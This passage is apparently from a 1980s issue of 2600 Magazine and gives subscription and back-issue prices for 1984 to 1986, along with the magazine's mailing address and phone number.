$55 .. overseas corporate subscription or renewal (1 year only)
$260 ..... lifetime subscription

BACK ISSUES are available. Prices are:

$25 ..... 1984, 1985, or 1986 issues (12 per year)
$50 ..... Any two years
$75 ..... All three years (36 issues)
(Overseas orders add $5 for each year ordered)
Allow 4 to 6 weeks for delivery.

Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600

CONTENTS

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.